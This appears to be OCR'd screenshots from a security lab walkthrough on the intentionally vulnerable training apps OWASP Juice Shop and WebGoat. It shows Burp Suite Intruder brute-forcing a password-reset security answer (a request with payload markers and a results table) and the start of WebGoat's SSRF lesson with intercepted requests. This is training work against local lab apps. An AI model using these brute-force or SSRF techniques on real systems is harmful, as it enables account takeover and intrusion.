

Green Smoothie
Looks poisonous but is actually very good for your health! Made from green cabbage, spinach, kiwi and grass.
1.99¤
Reviews (1)
jim@juice-sh.op
Fresh out of a replicator.
0



localhost:3000/#/forgot-password
OWASP Juice Shop
Forgot Password
Email *
Security Question
New Password
Password must be 5-40 characters long.
0/20
Repeat New Password
0/20
Show password advice
Change



Forgot Password
Email *
jim@juice-sh.op
Security Question *
Your eldest siblings middle name?
Please provide an answer to your security question.
New Password *
Password must be 5-40 characters long.
0/20
Repeat New Password *
0/20
Show password advice
Change



Forgot Password
Email *
jim@juice-sh.op
Security Question *
123456
New Password *
qwerty1
Password must be 5-40 characters long.
7/20
Repeat New Password *
qwerty1
7/20
Show password advice
Change


Burp Project Intruder Repeater Window Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder
Organizer Extensions Learn
Intercept HTTP history WebSockets history Proxy settings
Request to http://localhost:3000 [127.0.0.1]
Forward Drop Intercept is on Action Open browser
Pretty Raw Hex
1 POST /rest/user/reset-password HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 80
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; continueCode=
PxR9ZgnrkV8wqNYpGn4tKsyURhmtwCLu1i9fo3CYLU9yAMoXyEWvL1zlDeab; cookieconsent_status=
dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {
"email":"jim@juice-sh.op",
"answer":"123456",
"new":"qwerty1",
"repeat":"qwerty1"
}
Right-click > Send to Intruder



Payload positions
Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.
Target: http://localhost:3000
Update Host header to match target
Add §
Clear §
Auto §
Refresh
1 POST /rest/user/reset-password HTTP/1.1
2 Host: localhost:3000
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: application/json, text/plain, */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/json
8 Content-Length: 80
9 Origin: http://localhost:3000
10 Connection: close
11 Referer: http://localhost:3000/
12 Cookie: language=en; welcomebanner_status=dismiss; continueCode=
PxR9ZgnrkV8wqNYpGn4tKsyURhmtwCLu1i9fo3CYLU9yAMoXyEWvL1zlDeab; cookieconsent_status=dismiss
13 Sec-Fetch-Dest: empty
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Site: same-origin
16
17 {"email":"jim@juice-sh.op","answer":"§123456§","new":"qwerty1","repeat":"qwerty1"}










Request	Payload	Status code	Error	Timeout	Length	Comment
127	Samuel	200			780	
0		401			475	
1	123456	401			475	
2	12345	401			475	
3	123456789	401			475	
4	password	401			475	
5	iloveyou	401			475	
6	princess	401			475	
7	1234567	401			475	
8	rockyou	401			475	
9	12345678	401			475	
10	abc123	401			475	


Login Page
localhost:8080/WebGoat/login
120%
WEBGOAT
Username
Username
Password
Password
Sign in
or register yourself as a new user
Register as a new user


WebGoat
localhost:8081/WebGoat/start.mvc?username=glens1#lesson/SSRF.lesson
120%
WEBGOAT
Server-Side Request Forge
Search lesson
Introduction
General
(A1) Broken Access Control
(A2) Cryptographic Failures
(A3) Injection
(A5) Security Misconfiguration
(A6) Vuln & Outdated Components
(A7) Identity & Auth Failure
(A8) Software & Data Integrity
(A9) Security Logging Failures
(A10) Server-side Request Forgery
Cross-Site Request Forgeries
Server-Side Request Forgery
Client side
Challenges
Reset lesson
1 2 3 4
Concept
In a Server-Side Request Forgery (SSRF) attack, the attacker can abuse functionality on the server to read or update internal resources. The attacker can supply or modify a URL which the code running on the server will read or submit data to. Moreover, by carefully selecting the URLs, the attacker may read server configuration such as AWS metadata, connect to internal services like HTTP enabled databases, or perform post requests towards internal services that are not intended to be exposed.
Goals
In the exercises on the following pages, you need to examine what the browser sends to the server and adjust the request to get other things from the server.


1
2
3
4
Find and modify the request to display Jerry
Click the button and figure out what happened.
Steal the Cheese


Intercept
HTTP history
WebSockets history
Proxy settings
Request to http://localhost:8081 [127.0.0.1]
Forward
Drop
Intercept is on
Action
Open browser
Pretty
Raw
Hex
1 POST /WebGoat/SSRF/task1 HTTP/1.1
2 Host: localhost:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 20
10 Origin: http://localhost:8081
11 Connection: close
12 Referer: http://localhost:8081/WebGoat/start.mvc?username=glens1
13 Cookie: JSESSIONID=BGq4muian8_Acegtj1gOkHkkVvadJtfGnsjcrKeH; language=en;
welcomebanner_status=dismiss; continueCode=
2qxPQVrXg5j6WAWbt5sOULhytwCJuPi6fbWuOvC8JskvUnPOozOlwy4N8vJL; cookieconsent_status=
dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MiwidX
Nlcm5hbWUiOiIiLCJlbWFpbCI6ImppbUBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiNmRiZDBmZTE5YzlhMzAxY
zQ3MDgyODc3ODBkZjQxYTIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklw
IjoiIiwicHJvZmlsZUltYWdlIjoiYXNzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInR
vdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMy0xMi0yOSAxNTowNDozNy43OT
YgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMy0xMi0yOSAxNjo1MDoyMC4zMDkgKzAwOjAwIiwiZGVsZXRlZEF0I
jpudWxsfSwiaWF0IjoxNzAzODY5ODk4fQ.wGGJjZKvpUx3LAYQdzf239XJrFzcnv5BoBN1jV803kYGsnRoRk3pw
3bH1fGq1lzvtF2uYqGjRxjFDiLSh0czxPg4hP2XxZ_7fUmQCRZCVipukEn57RgI0fC2wufbqLhvGTAptcixi84_
R8s71QU2WHTGAbodmfDDmqI-eDClJ5c
14 Sec-Fetch-Dest: empty
15 Sec-Fetch-Mode: cors
16 Sec-Fetch-Site: same-origin
17
18 url=images%2Ftom.png
Right-click and send to Repeater
Search...
0 matches

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: close
3 Content-Type: application/json
4 Date: Fri, 29 Dec 2023 18:37:12 GMT
5
6 {
7   "lessonCompleted" : false,
8   "feedback" : "You failed to steal the cheese!",
9   "output" :
"<img class=\\\"image\\\" alt=\\\"Tom\\\" src=\\\"images\\/tom.png\\\" width=\\\"25%\\\" height=
\\\"25%\\\">",
10  "assignment" : "SSRFTask1",
11  "attemptWasMade" : true
12 }
```


Request

Pretty Raw Hex


```
1 POST /WebGoat/SSRF/task1 HTTP/1.1
2 Host: localhost:8081
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: application/x-www-form-urlencoded; charset=UTF-8
8 X-Requested-With: XMLHttpRequest
9 Content-Length: 22
10 Origin: http://localhost:8081
11 Connection: close
12 Referer: http://localhost:8081/WebGoat/start.mvc?username=glens1
13 Cookie: JSESSIONID=BGq4muian8_Acegtj1gOkHkkVvadJtfGnsjcrKeH; language=en; welcomebanner_status=
dismiss; continueCode=2qxPQVrXg5j6WAWbt5sOULhytwCJuPi6fbWuOvC8JskvUnP0ozOlwy4N8vJL;
cookieconsent_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MiwidXNlcm5hbWUi
OiIiLCJlbWFpbCI6ImppbUBqdWljZS1zaC5vcCIsInBhc3N3b3JkIjoiNmRiZDBmZTE5YzlhMzAxYzQ3MDgyODc3ODBkZjQxY
TIiLCJyb2xlIjoiY3VzdG9tZXIiLCJkZWx1eGVUb2tlbiI6IiIsImxhc3RMb2dpbklwIjoiIiwicHJvZmlsZUltYWdlIjoiYX
NzZXRzL3B1YmxpYy9pbWFnZXMvdXBsb2Fkcy9kZWZhdWx0LnN2ZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSw
iY3JlYXRlZEF0IjoiMjAyMy0xMi0yOSAxNTowNDozNy43OTYgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMy0xMi0yOSAxNjo1
MDoyMC4zMDkgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNzAzODY5ODk4fQ.wGGJjZKvpUx3LAYQdzf239XJrF
zcnv5BoBN1jV803kYGsnRoRk3pw3bH1fGq1lzvtF2uYqGjRxjFDiLSh0czxPg4hP2XxZ_7fUmQCRZCVipukEn57RgI0fC2wuf
bqLhvGTAptcixi84_R8s71QUZWHTGAbodmfDDmqI-eDClJ5c
14 Sec-Fetch-Dest: empty
